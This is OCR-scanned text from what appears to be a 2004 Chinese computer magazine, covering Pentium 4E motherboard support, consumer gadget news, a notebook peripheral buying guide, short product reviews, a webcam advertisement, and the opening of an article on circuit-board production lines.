
就目前来说，市场上明确表示支持Pentium 4E的主板厂商不在少数，笔者把其归纳，并为大家一一介绍:

1.ASUS(华硕)

作为世界知名主板厂商，华硕主板一贯都有很大升级余量，因此华硕在Pentium 4E推出后的第一时间更新了主板支持列表。目前支持800MHz前端总线的主板，包括P4C800 DELUXE/WIFI-B、P4P800 DELUXE/WIFI-B、P4P800、P4P800-VM、P4P800S、P4P800S SE、P4V800-X、P4S800-MX、P4R800-VM，这些型号都支持Pentium 4E处理器。除此以外华硕P4B533-X这类使

用845E芯片的主板同样也能支持533MHz前端总线的Pentium 4E。因此，可以说华硕主板为Pentium 4E做的准备还是很充分的。

典型产品：P4P800 Deluxe



P4P800 Deluxe主板采用Intel 865PE北桥芯片和ICH5R南桥芯片，搭配两条DDR400内存在开启华硕Hyper Path功能后，可以跟800MHz前端总线的P4 CPU完全同步；支持两组Serial ATA RAID，两组IEEE 1394、8个USB 2.0接口；除了丰富的硬件配置外，P4P800 Deluxe还具备华硕智能AI功能，成为目前最“聪明”的主板。从内至外，P4P800 Deluxe均显示出豪华风范。比较特别的是其为用户构筑了一套适用于台式机的无线解决方案，在主板上有一个华硕独有的WiFi子卡插槽，配合上随机附带的WiFi-b子卡套装就形成了一套完善的无线接收网络系统。


2.GigaByte(技嘉)

作为第一家在部分845主板产品中引入VRM 10.0设计规范的厂商，技嘉在848P/865/875系列产品中同样遵循这样的设计原则，因此技嘉几乎所有848P/865/875系列主板都在升级BIOS后可以成功使用Pentium 4E。按照技嘉官方提供的资料，技嘉全系列Intel 848P、865PE、865G芯片组主板及VIA PT880芯片组的主板都支持全系列Pentium 4E处理器。而865P、845PE、845GE、845GV这些芯片组因为只支持533MHz前端总线，所以只能支持533MHz前端总线的Pentium 4E。技嘉使用SIS的650GX、651、661FX、648FX、655FX、655TX芯片组的主板最高则能支持到2.8GHz的Pentium 4E处理器。

3.MSI(微星)

微星在主流主板中采用了FMB1.0和FMB 1.5两种主板灵活度设计，因此对Pentium 4E支持也不完全相同。其中875P Neo-FIS2R、875P Neo-LSR、865PE Neo2-FIS2R、865PE Neo2-LS、865G Neo2-LS、865GM2-LS、661FM-L主板采用的VRM 10.0/FMB1.0设计，能支持最高3.2GHz的处理器。MS-6758 ver 2、865PE Neo2-PFISR、865PE Neo2-PFS、865PE Neo2-PLS、865G Neo2-PLS、PT880 Neo-LSR这些型号的主板采用的则是VRM10.0/FMB 1.5设计规范，能支持频率超过3.2GHz的Pentium 4E处理器。

典型产品：865PE NEO2




微星865PE NEO2主板用了三相回路核心供电方式，三相回路供电是一种成熟的CPU核心供电方式，随着频率提高CPU的功耗越来越大，除了需要提供充足的电流和稳定的电压外还要注意供电单元的散热，三相供电可以把电流分配到各个回路，减少PCB板发热的现象。除了PWM控制芯片和MOSFET管外，供电部分还采用了扼流线圈，输入和输出电容器。板载的四个SATA接口，可以达到点对点150MB/s数据传输率，把SATA功能集成到南桥芯片中可以大幅提高SATA的普及率；后面带有两个PS/2端口，六个USB2.0接口，一个RJ45以太网接口，并口和串口，VGA接口，MIDI接口和模拟音频端口。

4.ABIT(升技)

作为Intel设计合作厂商之一，升技完全可以设计出支持Prescott的主板产品，目前ABIT的产品线也完全符合VRM10.0和FMB 1.5设计规范，而且ABIT所擅长的四相供电电路以及增强型PWM模块的支持，令升技主板产品在Prescott的支持上有独特优势。按照目前的资料，IC7、IC7-G主板的1.0和1.1版升级BIOS后能升级到3.2GHz的Pentium 4E；IS7-E、IS7、IS7-G主板的1.0、1.1、1.2三个版本升级BIOS后能升级到3.2GHz的Pentium 4E；所有版本的IC7-MAX3、IS7-M、IS7-V、AI7、VT7主板升级BIOS后均能支持3.2GHz的Pentium 4E。拥有这些型号主板的用户可以在Windows界面下，使用升技特有的FlashMenu软件，下载最新的BIOS档案并更新。

典型产品：VT7



升技VT7采用PT880+VT8237的搭配，对于追求高性价比的用户来说非常有吸引力，这个芯片组合南桥功能非常强大，与ICH5/ICH5R相比丝毫不逊色，采用三相供电电路设计，在CPU插槽周围共有7颗3300μF 6.3v的大电容和3颗1200μF 16v的电容；由于采用了升技特有的CPU ThermalGuard（硬件过热保护装置）技术，当CPU 到达特定温度时，ThermalGuard技术能自动关闭系统，搭配升技功能强大的SoftMenu技术，可以任意调节CPU电压、内存电压、频率等选项，能把系统的性能调整至最佳状态。此款主板的另外一项优势就是价格便宜。

除以上厂商的主板本身已经支持Pentium 4E外，另外一些厂商则是推出新型号主板来支持这款新处理器。比如捷波专门推出了支持Pentium 4E处理器，采用Intel 848P芯片组的J-848PDA；采用865PE系列芯片组的J-865PEMAX，J-865GMAX，J-865PEDA；还有最高端的Intel 875P芯片组的J-875PMAX。另外还有一些主板则是通过修改供电结构，支持Pentium 4E。比如ONDA(昂达)的P5PE-X主板就通过修改供电部分的用料来支持更大的电流，从而支持Pentium 4E。从条码上识别：凡是主板条码为BMOL1114开头的ONDA P5PE-X主板均是作过以上修改的产品，均可支持Pentium 4E CPU。毫无疑问，Pentium 4E的出现将令原本趋向沉寂的Intel主板市场再起波澜，究竟mPGA 478架构的主板之路将如何走下去？让我们拭目以待。 CF [SC07]



国内篇

■特邀信息员:胖胖牛

终结软驱！三帝内置读卡器！



图1

你见过5 英寸的软盘驱动器吗？不是3英寸，是大大的5英寸哟，没见过吧。也许，几年后，在我们的电脑上连3英寸软驱都没有了。为什么这么说呢，因为它，内置多功能读卡器，目标就是终结软驱。

这款内置六合一读卡器(见图1)，外观和普通软驱很相似，大小也一样，刚好替代现在软驱的位置。身为内置读卡器，它同外置读卡器一样是通过USB接口传输数据，而因为其内置的缘故，所以它省略了那条长长的USB连接线，转而占用主板上的一个USB扩展接口。

这款读卡器可以读取包括CF、SD、SMC、MMC、MS卡在内的多种格式存储卡，可惜不支持最新的xD卡。不过，目前常用的数码设备存储卡基本上都可以读取，已经是一件很不错的事情了。更何况，其市场价格只有70元。如果感兴趣，你可以去市场看看，它的牌子是三帝。

胖胖牛:曾经，我的抽屉里放了3盒彩色的3英寸软盘，我所有的数据和游戏都保存在那里面，它们是我的宝贝！曾经，我带着我的ZIP盘去同学家里拷数据，结果书包里还要放着那大大的ZIP盘驱动器！曾经，我为了读取两台数码相机里面的照片要不辞辛苦地插拔不同的外置读卡器！现在，一切都好了，数据交换如此方便，我喜欢这样的产品。

汽车，电台，音乐，我自己的快乐



图2

我喜欢在每天开车上班的路上听自己喜欢的音乐，可我喜欢的歌曲只有MP3格式的，而我的汽车又没有CD装置，所以我只能听电台，听那些我本不喜欢的电台情歌。

直到我发现了它，DATUM(丹丁)MH328 MP3播放器(见图2)，它具有独特的功能——可将MP3播放器内存储的音乐通过FM广播方式发送，再利用车内电台接收，最终由车内音响播放。终于，在上下班拥堵的路上，我可以用自己喜爱的音乐来度过那段枯燥的时间了。

其实，通过这种FM广播方式，这款MH328 MP3播放器还可以应用在很多方面。你可以在学校中午时间充当DJ，让你的同学通过他们的Radio来感受你独特的音乐品位;你还可以为喜欢听广播的她送上你的独家电台告白……实现上面的功能很简单，只需按下MH328上的FM TR按钮，屏幕上就会出现一个在不停闪烁ONE AIR图表，此时“FM广播方式”就已经在工作了。你只需要找一个没有被使用的波段，将MP3播放器与接收的设备保持在5米的范围内，将收音机也调节到相同的频段，你就会在收音机中听到来自MP3播放器的音乐了。只可惜它的有效范围因为功率的问题只有5米左右，据说这是厂商为了避免干扰正常的无线电广播而特别设计的。

胖胖牛:使用小功率的无线电广播形式来解决目前MP3设备无法和传统音频设备进行音频内容交换的问题，不知道这是出自那位高人之手。不过，我比较担心作为回放音乐本身的品质问题。MP3本身就是一种有损压缩格式了，再加上通过带宽很小的无线电波传送，音质最终回放出来会是什么样子呢？如果，你只求有个响声，而非欣赏音质本身的话，那这样的解决方案确实无可厚非。也许，我们的目的确实很简单，需要的无非就是那种自娱自乐的快感。

DATUM(丹丁)中国独家代理:(010)62105383。

索尼U20？有变焦更便宜

SONY总是带给我们惊喜，那款小到超乎想像的U20数码相机曾经让我们兴奋不已，但是它高高在上的价格和没有变焦的镜头却让我的心头有阵阵刺痛的感觉。几天前，我在市场里发现了京东方PixPal 2640S数码相机(见图3)，它在外形上和索尼的U20很相似，如果不是在机身正面印着“京东方”几个字，还真是不好分辨。



图3

京东方PixPal 2640S的前面板采用了滑盖设计，这种设计可以很好地保护镜头;感光器采用210万像素的CMOS影像传感器，通过插值输出的图片分辨率可达300万像素;遗憾的是，它依旧采用定焦镜头，不过4倍数码变焦在必要的时候还是很有用处的;机身背面有一个1.5英寸彩色LCD显示屏;机器内置16MB的存储空间，可以拍摄分辨率为2048×1536的照片20张、1280×960分辨率照片48张，当然机器上还有外部存储卡插槽，可使用SD、MMC卡;除可拍摄照片以外，还可以拍摄分辨率为320×240像素，15～20fps的动画。

在拍摄功能上，京东方PixPal 2640S让我有些吃惊:内置闪光灯，拥有自动闪光以及强制闪光两种模式;自动的ISO感光度调节;四种白平衡场景模式:晴天、荧光灯、阴天、白炽灯;还有10秒定时拍摄。如此众多的功能就在一个体积仅为88mm×40mm×32 mm，重量只有80克

的数码相机里，而它的价格更始让人吃惊—— 768 元！便宜吧，你还可以从红色、银色、蓝色三种颜色选择你喜欢的外壳。

胖胖牛: 谁说国产的东西不好，至少它可以让你用很少的钱拥有同国外产品外形类似、功能较齐全的产品，满足你青涩的物质占有欲。如果，国产产品能在此基础上有创新的话，我相信我们消费者会更喜欢国产产品的，是吧。

国外篇

惊诧！搭载镭 9600 显卡的笔记本出现

日本人又带给我们惊喜了！NEC 推出了一款采用 ATi MOBILITY Radeon 9600 显示芯片分辨率达到 SXGA（1400 × 1050 像素）的超级笔记本电脑 “VersaPro”(见图 4)，预计价格约合 25200 元人民币 。



图 4

这款电脑不仅显卡出众，就连 CPU 也是目前最先进的 Pentium M 1.70GHz，这已经是目前迅驰 CPU 的最高主频。14.1TFT 液晶显示器虽不是最大的屏幕，但是考虑到这是一款注重移动性的迅驰笔记本，这样尺寸的显示屏也在情理之中。主机配备了三个 USB 2.0 接口、一个 IEEE 1394 接口，以及 Type2 PC 卡、Type2 CF 和 SD/MMC 卡槽。为了突出其在显示方面的优越性，主机还配备了数字视频输出接口。

其他方面，256MB PC2700 内存、40GB 硬盘、DVD 光驱等配置我个人认为明显和这么高端的显卡不配套。这款机器尺寸为 315mm × 258mm × 29.7mm～37mm，重量约 2.1kg，如此的重量倒是比较符合它移动的设计初衷。使用标准电池可以有 3.2～5.4 小时的使用时间，如果配合大容量扩展电池，则可使用约 11.2 小时。

胖胖牛: 就在前两天，我花了近 1300 元买了一块 ATI Radeon 9600XT 显卡来升级我还不算过时的电脑。可是，在笔记本那小小的空间里，如今我们已经可以体验 Radeon 9600 带来的虚幻 3D 世界，我是不敢想像了，只能感叹一下，科技的发展速度真的超乎我们的理解力。

尘封 PC 的天敌 —— USB 吸尘器


图 5

那键盘、那散热风扇、那些裸露在空气中板卡和 I/O 接口，你知道它们有多脏吗？还有那些喜欢在电脑旁吃饭的超级网迷，无数的饼干碎渣掉进键盘的缝隙中，你不想把它们清理出来吗？现在，介绍给你一款专为针对这些污物的吸尘器，它是使用电脑 USB 接口来供电的哟。

这款 LORS 牌的 USB 吸尘器(见图 5)，体积相当小巧，尺寸仅为 101mm × 34mm × 40mm，重量也仅有 63 克。由于体积有限，它的吸力也比较弱，肯定是不能清洗地毯了，所以太脏的积尘它就很难清除了。现在，这款型号为 UA-009 的这款产品只能从网上购买，不过相信不久国内就可以买到吧。目前它的价格折合人民币约 70 元。

胖胖牛: 人类还真是有意思，发明出这种产品——用电脑的电力来清洗电脑本身的灰尘。不过这款产品对于我这样整天敞开机箱盖又生活在多风多尘地方的人来说还真实有用，如果内地有了，我肯定会买一个为我的电脑“来个温泉浴”。

又小又强，我们还是叫它小强吧

这是一款由 Vulcan 公司带来的 MiniPC 产品，它的名字叫做 FlipStart(见图 6)。它小巧的外形已经让我惊诧不已，但当我了解到它的功能后，我会在惊诧前面加上“更”字。


图 6

这款 FlipStart MiniPC 采用铝金属外壳，尺寸为 147.3mm × 101.6mm × 25.4mm，你可以想像它的小吗？在如此体积下，FlipStart 却配备了 5.6 英寸液晶屏，并且居然提供了支持 HDTV 品质的 1024 × 600 超高分辨率。此外，它还内置了 130 万像素数码照相模块！你的 PC 有数码相机模块吗？

如果你依旧对以上的配置无动于衷，那好，下面的一些数字肯定会让你在这个乍暖还寒的春天流下冷汗。Flipstart 采用 1GHz 处理器(看体积应该是那种功耗很低散热也很低的类型)、256MB 内存、30GB 硬盘和 8MB 显存的显卡，电池持续时间约 3 小时。操作系统就是我们熟悉的 Microsoft Windows XP Home/Professional Edition！另外，该款产品还内置 802.11b/g 高速无线网卡以及蓝牙模块，而那标准的 USB 接口不争地告诉我们，它就是一台 PC，一台我们所熟悉的 PC。

胖胖牛: 如此小巧的体积内，却装备了如此强大的配件。我喜欢它那高分辨率的屏幕，我喜欢它那高速 WI-FI 无线上网功能还有蓝牙，我还喜欢它可以运行强大的 Windows XP Professional，我就是喜欢它，没办法，谁让我得不到它呢。 CF [SC08]

把本本武装到牙齿

——笔记本特色外置导购

■一居

买了心爱的本本(笔记本电脑)，大家会发现受到体积限制，要想进行内部升级、扩充功能比较麻烦。这时，利用笔记本上常备的USB和PCMCIA接口进行性能和功能扩充，会事半功倍。

一、拓展笔记本的音频能力

现在的笔记本电脑越做越轻薄，但在轻薄的同时，笔记本的弱项——音频能力更受到了限制。能配备一对小喇叭的音效一般在笔记本中已算不错的了(毕竟在笔记本中像COMPAQ的Presario系列产品能使用JBL Pro音响的不多)。要想提升笔记本的音响效果，个人觉得可从添加外置声卡，添置外置音箱/耳机两方面下手。

1.添置外置声卡

同内置声卡和板载声卡相比，外置声卡有两大优点。一是声卡外置后可以杜绝机箱内部各种电磁干扰源对声卡的干扰；二是提高了便携性，有一款外置声卡在手，无论是笔记本或台式机都能享受它的魅力。

●创新Digital Music声卡

参考价:480元

创新推出的Sound Blaster Digital Music声卡，是一款采用USB1.1接口的中档外置声卡，具有两个RCA输入口，一个麦克风接口，一个耳机接口，工作电流为160mA。支持MP3、WAV、WMA和MIDI录音，可以和杜比数字AC-3家庭影院连接。它具备低音增强、十段均衡、音频降噪、CMSS 3D(虚拟环绕声技术)和SVM(自动音量均衡)等一系列数码娱乐功能。可以通过耳机或是立体声音箱利用它来欣赏虚拟5.1声道的环绕音效。

●创新Audigy 2 NX声卡

参考价:1100元



创新推出的Audigy 2 NX高档外置声卡采用USB2.0接口，支持24bit/96kHz数模转换、5.1和7.1声道输出，信噪比102db，对应EAX Advanced HD和CMSS，光纤输入输出界面，带有遥控器。它比上一代Extigy更为小巧，体积为120mm×86mm×27mm，重量180g。该声卡支持24bit/96KHz的回放与采集。具备的接口有：Line-In、Mic-In、SPDIF Out、光纤SPDIF In/Out接口。有了它之后，你也可用笔记本来配合高档音响设备欣赏天籁之音了。


> 小提示
>
> 为你的笔记本增加USB2.0支持：如果你的笔记本买得较早，只支持USB1.1，那么可购买一款PCMCIA to USB2.0转接卡。

2.添置外置音箱/耳机

笔记本都会带“音箱”，但笔记本限于空间狭小不可能采用什么大功率音箱。想让你的笔记本声音表现更出色，一般情况下可外接台式机用的书架式音箱、X.1音箱来达到这样的目的。但这类产品一般没有考虑笔记本的便携性，体积较大，如果你想随身携带一款音质好的该类产品，你可考虑以下两个产品。

●笔记本专用音箱

参考价:90元左右



笔记本专用音箱其牌子型号有FORTE、鸿聚、方正等，其一般随笔记本附送。其由一对具有双声道音效输出的音箱组成，其可以USB取电和外置变压器取电。由于其外形尺寸仅为324mm×94.5mm×31mm，重量也只有300克左右，所以可以轻松地放入笔记本电脑包随身携带。它通过一个有软胶垫的夹子将音箱夹到笔记本显示屏边框上使用(通过摩擦力进行夹紧)。这款音箱的峰值功率在70W左右，音量也不错，其钕铁硼发声单元可保证频率范围达到全音域的150Hz～18KHz，基本满足用户需求。

●森海塞尔MX500耳机

参考价:120元



用一款小巧易携的耳机来欣赏音乐，是提升笔记本音效的最好办法之一。德国森海塞尔(Ennheiser)是一家专门生产耳机、耳塞和麦克风的厂商，旗下产品品种繁多(如适合大众消费者的耳塞MX300、MX400、MX500等)，音质表现也不错。这款森海塞尔MX500耳机更是以性价比著称，采用全密封包装，外观则为蓝黑双色设计。耳塞具有两年质保，采用开放式动圈和线控式设计，可直接连接笔记本音频系统。MX500的主要参数为：阻抗32欧姆，频率响应范围18Hz～22KHz，属于主流耳机中性价比非常出色的产品。

二、让笔记本也变成电视机

有这样一则新闻，“PC图像多媒体功能风潮渐起，元月笔记本电脑用电视卡模块出货量占当月电视卡总出货比重3成，到今年下半年，中高档笔记本普遍会将内置电视卡作为

一个重要卖点来推广。”可见，在笔记本上看电视，让自己的笔记本充分物尽其用，正是目前的潮流。而要为自己的笔记本加上电视功能，选择一款USB的电视盒来用(USB电视盒的出现解决了在笔记本上看电视的问题)，是最便捷的办法。

●同维 TV830 电视盒

参考价:690 元



同维 TV830 USB 电视盒采用MPEG4最新编码技术，USB1.1接口，支持即插即用，提供了MPEG1、2、4的录像(视频采集)功能，支持 QCIF、CIF、D1 等多种分辨率格式。全增补电视接收，适用于有线和无线接收，支持PAL D/K和PAL I电视制式。提供了 MPEG1/2/4 的多种压缩方式，MPEG4 压缩文件可低至20K/S。有 VIDEO、S-VIDEO 等外接端子，可连接摄像机、VCD、DVD、电视游戏机等。可远程传输，广播式局域网视频文件共享。拥有了它，不仅可用笔记本来看电视，而且可将笔记本变成一部电视影音编辑装置与视频服务器。

●美如画 UTV 电视盒

参考价:880 元

美如画 UTV 电视盒，采用 USB2.0 接口，因此能方便、高效地使用在普通台式机以及笔记本电脑上。接口方面，提供了常用的音频、视频输入接口，VIDEO 端子以及有线输入端子，提供了音频输出端口。支持中港双制式(PAL-I、PAL-DK)，内建 TV-Tuner 调频器，支持 181 台全频道电视收看，支持频道自行设定影像装置，支持定时录像。软件方面，该款电视盒自带的 UTV 软件，可以在 640X480、1024X768、1280X1024 分辨率下做全屏播放。支持 MPEG1/2/4 格式压缩录制，可单张采集存成 BMP 或 JPEG 的文件，可直接烧录成 AVI/VCD/DVD/MP4 格式。

> 小提示
>
> **扩充笔记本的USB接口**
>
> 介绍了这么多设备，你笔记本上的 USB 接口肯定不够用了吧，不用担心，购买一款 USB 集线器(HUB)来连接这些设备吧。USB HUB主要可分为USB1.1和USB2.0规范的两种产品，它给USB接口不足的笔记本电脑带来了很大便利，一般情况下，如果连接能耗较低的设备(如鼠标)，无需外接电源就能工作；而对于电视盒、CCD的摄像头等耗电大户，一些USB集线器产品还提供了外接电源，以保证产品更稳定地工作。其市场价格依带电源(建议首选)和不带电源及品牌和做工不同在20～100元左右。

三、让笔记本变成“摄像机”

现在远程视频交流(视频聊天)日成潮流，买一款摄像头来给笔记本装备上就能达成这样的目标。当然，对于那些在笔记本上做网站/个人主页的朋友而言，摄像头也能为你拍摄一些实拍素材。此外，用摄像头来配合笔记本在室外当做“摄像机”拍摄一些个人视频，其效果也会比许多 DC 的短片拍摄功能好得多。而哪一类型的摄像头更适合于笔记本用呢？一是小巧的，二是最好能夹在笔记本液晶屏上方的，这样的产品更易携、不占用更多空间，而且使用起来更方便。

●双飞燕 PCC-30A

参考价:190 元



双飞燕 PCC-30A 摄像头采用 30 万像素 CMOS 感光元件，支持 USB1.1接口，在顶部拥有拍摄静态图像时使用的快门键，内置麦克风。该产品支持的最大动态传输分辨率是 640×480/15fps，在 320x240 分辨率下可以达到 30fps 的速率，支持 24bit 色彩，拍摄距离为 3cm 到无限远。

● 源兴“看看”摄像头

参考价:250 元



源兴“看看”(CAMCAN)电脑眼摄像头采用了30万像素CMOS元器件，最高分辨率 640x480，采用 USB1.1接口。可自动或手动调节亮度、白平衡、色彩补偿等。该摄像头的底座部分可以支持两种摆放形式，对于使用笔记本的用户，摄像头可以夹在笔记本屏幕的上端(由于夹子内置了橡胶垫，因此不用担心对屏幕构成伤害)。

四、老本本也变“迅驰”

强调移动办公的笔记本已进入“迅驰”(无线联网)时代，一般采用 Intel“迅驰”套装的笔记本其价格要比没有采用无线网卡的要贵很多。对于大多数购机较早和笔记本没有具备无线网卡的读者而言，你也不必为此忧心，你只需选购一款性价比不错 200 元左右的无线网卡，就能让你的笔记本轻松变“迅驰”(无线联网)。

● TP-LINK TL-WN210

参考价:189 元



TL-WN210 是 11Mbps 无线 PCMCIA 网卡，内置式天线，符合IEEE802.11b(Wi-Fi)无线网络的国际标准，最大传输速度为11Mbps，最远覆盖范围可达 300 米，可自动修正传输速率使网络连接品质处于最佳状态，支持无线漫游功能。具备动态 LED 指示灯，可提供简单的工作状态指示及故障排除。

● TP-LINK TL-WN220M 2.0

参考价:239 元



TL-WN220M 2.0是Mini USB 无线网卡，符合IEEE802.11b无线网络的国际标准，其最大传输速度可达 11Mbps，最远覆盖范围可达300米(室内距离:35米～100米;户外距离:100米～300米)，可自动修正传输速率使网络连接品质处于最佳状态，支持 64/128bit WEP 安全标准无线数据加密。这款 USB 接口的无线网卡适用面很广，台式机、笔记本都可用。 CF [SC09]

华硕V9980Ultra显卡



配置超强的GeForceFX5950显卡

作为采用NVIDIA目前最高端GeForceFX 5950Ultra的产品，华硕V9980Ultra显卡的核心频率为475MHz，搭配256MB，运行频率950MHz的256bit DDR显存，支持DirectX 9+和OpenGL 1.5规范。

显卡搭载的飞利浦SAA7108AE视频处理芯片和Silicon Image的DVI输出芯片使显卡提供了视频输入输出功能和高分辨率DVI输出功能。

华硕V9980Ultra显卡的散热系统为自己设计双风扇纯铜散热器，在比公版GeForceFX 5950Ultra少占用一个PCI插槽的情况下提供了同样优秀的散热性能，使华硕V9980Ultra显卡能装入准系统等结构紧凑的机箱内部。

附加特色多

现在的显卡同质化趋势越来越重，因此有技术的厂家都要开发出有特色的功能让自己的显卡与众不同。华硕这款显卡自带的VideoSecurity“看门狗”华硕安全防护软件是一套配合摄像头使用的家用视频安全监控系统。GameFace能让同时拥有华硕显卡与摄像头的用户在游戏时体验视频交流的乐趣。华硕特有的OSD调节软件能够在游戏中调节游戏的亮度和对比度。Digital VCR可以方便的使用显卡的视频输入功能。Smartdoctor则可以让用户方便的超频显卡。这些都是华硕显卡在功能上的与众不同之处。

主要优点:	功能丰富
主要缺点:	售价较高
厂商电话:	8008206655　CF [SC10]

LG MF-FD200TS MP3



目前MP3播放器呈现两极分化态势，一类为主流普及型MP3播放器，另一类就是高档追求效果以及功能特色的MP3播放器。LG MF-FD200TS MP3就属于后者。

便携设计不失功能

LG MF-FD200TS MP3为一款128MB MP3播放器，外形类似圆柱形，一面为镜面蓝色背光液晶显示屏，液晶显示屏上下两边为控制按键，背面为7号电池匣。播放器两头为耳机输出孔和小型USB接口，整体结构还算小巧。

LG MF-FD200TS MP3有一个专门设计的皮套，把所有按键都保护在里面，而需要拨动的功能键则露在外面，给MP3播放器最大的保护。

播放录音兼有

这款MP3支持MP3/WMA格式文件，并支持320kbps的MP3最大码率以及动态码率，支持四段EQ，并能显示中文歌曲名以及MP3内置信息。除此以外此款MP3播放器还有FM收音功能以及录音、复读、循环、书签等功能，可以把英语广播等节目录制下来后复读学习。

主要优点:	体型小巧，功能全面
主要缺点:	自带耳机音质一般
厂商电话:	010-62162627　CF [SC11]

世纪之星自由神尊贵版



一般来讲无线键盘鼠标售价都是相当高昂，但世纪之星推出的自由神系列却很平易近人。

自由神尊贵版包含了一个多媒体无线键盘以及一个无线光学鼠标。键盘为标准键盘键位设计，符合人体工学，按键手感轻柔。鼠标为400CPI光学鼠标，适合一般应用。黑灰色的鼠标键盘色调搭配给人一种稳重的感觉。

世纪之星自由神尊贵版采用RF射频通讯方式，可以穿越大多数障碍物，经测试使用范围在5米左右。无线收发器采用双PS/2接口和电脑主机板上的接口相连，无线收发器不仅具有充电的功能，还能直接通过连接线与鼠标相连接。避免了鼠标没电又没有电池的尴尬。

一般无线键盘的用户都是寻求使用方便的用户，因此无线键盘上都会整合较多的功能键，方便用户使用。世纪之星自由神尊贵版的功能键在键盘上方，分为自定义功能键、多媒体功能键、系统管理功能键三组，方便用户直接操作。

主要优点:	性价比高，键盘舒适
主要缺点:	鼠标尚待提升
厂商电话:	021-64455032　CF [SC12]


台电科技
www.teclast.com
慧眼
WE
好
摄像头
3+1新标准
+35万
真实像素
五层豪华微凸光学镜头
画面更清晰
最新一代原装CMOS感光芯片
影像更真实
第二代vimicro(中星微)主控芯片
视频更流畅
MW01
实用快拍功能
MK02
独特夜视功能
MW03
动态优化功能
产品请以实物为准
SK 高科集团·台电科技
Http://www.sk1999.com E-mail:gzsk@sk1999.com
广州：020-87516478
上海：021-64748152
南京：025-83681566
成都：028-85480012
武汉：027-87858653
沈阳：024-23919668
杭州：0571-88212431
西安：029-87881876
北京：010-82660960
深圳：0755-83754608
南昌：0791-6285087
重庆：023-68609890

好酒得要好作坊

——板卡生产流程与板卡品质的关系

■ CFan评测室

近年来，随着主板显卡的更新速度越来越快与“公板化”设计的推广，使得板卡产品的同质化倾向越来越强，板卡厂商自身的设计能力在板卡产品上的直接体现越来越少。但是板卡品质的差异依然存在。

在大多数的文章中，往往把这种差异归结于原料的差异——“用料十足”和“偷工减料”的区别，然而这种说法所难以面对的是经常会见到一些产品，用料也可称“十足”，品质却未见得多好。而一些大厂特别是业内数一数二的某大厂，按照一般的观念来看，其元件的采用与其名气地位相比，堪称“偷工减料”，但产品的工作品质依然是数一数二。

如果说在主板方面，还可以把这种情况归结为厂商的设计能力差异的话，那么在产品同质化倾向最为强烈的显卡领域，这种情况似乎就难以解释了。

其实——真正的问题在于，人们往往忽视了考量一个厂商的技术能力，除了产品设计能力外，还有另一个重要的因素：生产技术能力。而这正是会出现设计接近的产品，其品质表现却与用料不相对应的原因所在。

这一次，我们就跟着业内某个一线大厂的深圳工厂车间流程，来分析一下一条板卡生产线的流程设计在板卡品质中所起到的作用。

编辑的话：介绍板卡生产流程的文章见过很多，但很少有人真正分析过，这样的流程设计对于板卡的质量会产生什么样的影响？这是我们所感到的一种遗憾，生产流程的介绍，如果不能与实际产品的情况结合，那么对于读者就不过是一种猎奇而已。但实际上，一条生产线的设计，是真正最为反映厂商技术水平的东西，设计一条完善的生产线的难度要远远大于设计一款出色的产品，从生产线的水平，最能分辨出多年的大厂和新入行的“小弟”。

一、贴片机

为什么使用同样的贴片机，却生产出天差地别的产品？是偶然因素吗？NO!

图1所示的，就是我们所熟悉的“贴片流水线”——SMT流水线。在板卡生产中，这条流水线是用于芯片、贴片电阻电容等元件焊接的。

SMT流水线的主要原料就是“PCB空板”，这是板卡生产厂商专门在PCB厂家定做的，经过检验后就送到生产线上。

PCB空板首先通过图2所示的机器，在上面刷涂助焊剂，然后就进入贴片工序。

由于贴片元件结构的不同，贴片机也分为几种，图3所示的机器就是用于贴电阻、电容等元件的，那一个个的“圆盘”就是贴片元件的包装，贴片机通过“贴标签”一样的方法将它们贴覆到PCB板上。这些元件首先要经过专门人员的检验(图4、图5)，而从图6上我们可以看到清晰的样子。

图7所示的贴片机则是用来贴覆集成电路芯片等大型元件的，这些元件一般采用独立塑料袋或塑料盘包装，通过贴片机里的真空机械手来贴覆。

贴片机是板卡流水线上最复杂、成本最高的设备。但一般来说，在这些设备上，不同厂商的差别最小。这是因为世界上能够生产这种设备的厂商不多，



1


2


3


4







而且大都是一流的自动化设备大厂，其设备水平差异并不明显。所以，**在贴片步骤中，不同品牌板卡的差异主要来自原料而非生产环节。**

二、回流焊机

为什么同样方法的焊接，却有的完美无缺，有的遍布虚焊？是设备问题吗？NO！



图8所示的焊机称之为回流焊机，它是用于焊接贴片元件的焊机，其原理是通过焊机内部的高温使贴片元件焊盘上自带的焊锡融化，从而使元件和PCB紧紧焊在一起。

不同工厂使用的回流焊机并没有太大区别，但是如何控制回流焊机的温度和焊接时间，这就需要流水线设计者根据自己的经验来进行判断。设计不良的生产线，会导致焊盘加温不够，从而造成焊接不充分，出现虚焊、空心焊、焊点毛刺等情况。

所以，**回流焊机的控制，是反映厂商流水线设计水平的第一项要素。设计不良盲目提高速度的生产线，会造成焊接不良的几率上升。**

三、SMT流水线检验

为什么同样的检验合格，却有着完全不同的稳定性？是检验员偷懒吗？NO！

图9中，我们所看见的就是板卡生产线的第一道检验，即SMT检验。只有通过了这项检验的产品才能进入下一道工序，否则就需要送入维修部门进行修理。

从图中，我们可以看出SMT检验分为两个步骤，一个是人工检验，另一个则是机器检验。

人工检验，就是由专门的质检人员负责一一查看贴片元件的焊接质量，并对焊接不良的部分作出标识。这道工序，在所有的板卡生产线上都有。

